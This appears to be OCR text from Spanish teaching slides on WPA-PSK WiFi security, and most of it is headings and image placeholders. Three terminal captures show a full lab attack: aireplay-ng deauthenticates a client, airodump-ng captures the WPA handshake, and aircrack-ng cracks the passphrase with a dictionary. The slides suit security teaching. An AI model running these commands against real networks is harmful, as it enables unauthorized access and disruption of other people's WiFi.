
## Monitorización de IVs con WireShark



# Privacidad WiFi con WPA/PSK


## Desautenticación del cliente





```
root@Gandalf: /home/rcasado
Archivo  Editar  Ver  Terminal  Ayuda
root@Gandalf:/home/rcasado# aireplay-ng -0 10 -a 54:75:D0:B3:11:69 -c 00:21:5D:B7:C2:90 mon0
17:18:44  Waiting for beacon frame (BSSID: 54:75:D0:B3:11:69) on channel 1
17:18:45  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [201|248 ACKs]
17:18:45  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [308|297 ACKs]
17:18:46  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [319|316 ACKs]
17:18:47  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [402|404 ACKs]
17:18:52  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [136|951 ACKs]
17:18:54  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [ 0|962 ACKs]
17:18:55  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [38|957 ACKs]
17:18:57  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [28|956 ACKs]
17:18:59  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [ 0|960 ACKs]
17:19:01  Sending 64 directed DeAuth. STMAC: [00:21:5D:B7:C2:90] [36|957 ACKs]
root@Gandalf:/home/rcasado#
```

# Privacidad WiFi con WPA/PSK


## Análisis de handshake con Wireshark




# Privacidad WiFi con WPA/PSK


## Análisis de handshake con Wireshark




# Privacidad WiFi con WPA/PSK


## Análisis de handshake con Wireshark




# Privacidad WiFi con WPA/PSK


## Análisis de handshake con Wireshark



# Privacidad WiFi con WPA-PSK

## Captura de handshake con airodump-ng




root@Gandalf: /home/rcasado

Archivo Editar Ver Terminal Ayuda


```
CH  1 ][ Elapsed: 3 mins ][ 2011-04-12 17:21 ][ WPA handshake: 54:75:D0:B3:11:69

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:75:D0:B3:11:69  -61  92     2608       21    0   1  54e. WPA  TKIP   PSK  WiFiWPA

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

^C
root@Gandalf:/home/rcasado# airodump-ng mon0 --channel 1 --bssid 54:75:D0:B3:11:69 -w wifiwpa
```



# Privacidad WiFi con WPA-PSK

## Diccionario de claves


# Privacidad WiFi con WPA-PSK

## Extracción de clave con aircrack-ng


```
root@Gandalf: /home/rcasado
Archivo  Editar  Ver  Terminal  Ayuda

                        Aircrack-ng 1.0

                [00:00:00] 4 keys tested (488.64 k/s)

                    KEY FOUND! [ clavesecreta ]

     Master Key     : A7 4A 7F EB 35 EB 36 1D E8 7A A5 B3 37 0C C4 C1
                      F2 03 ED A5 45 EF 10 D7 14 21 B8 B2 C6 9C D4 28

     Transient Key  : 89 B7 B7 3F 2D 3D 81 B0 61 82 3C 28 52 44 43 BF
                      C6 C1 C0 C3 78 CE 2C 04 AD 30 90 E4 E9 E9 A8 5F
                      2E A2 BC 03 AC CE 0D 66 75 0F 00 E3 85 FB 08 1B
                      34 B9 12 C0 97 F5 85 63 44 FE AB F4 D9 99 B2 26

     EAPOL HMAC     : 07 43 D2 91 24 35 41 F5 7B 76 70 70 91 5A D9 88
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado# aircrack-ng wifiwpa.cap -w diccionario.dic
```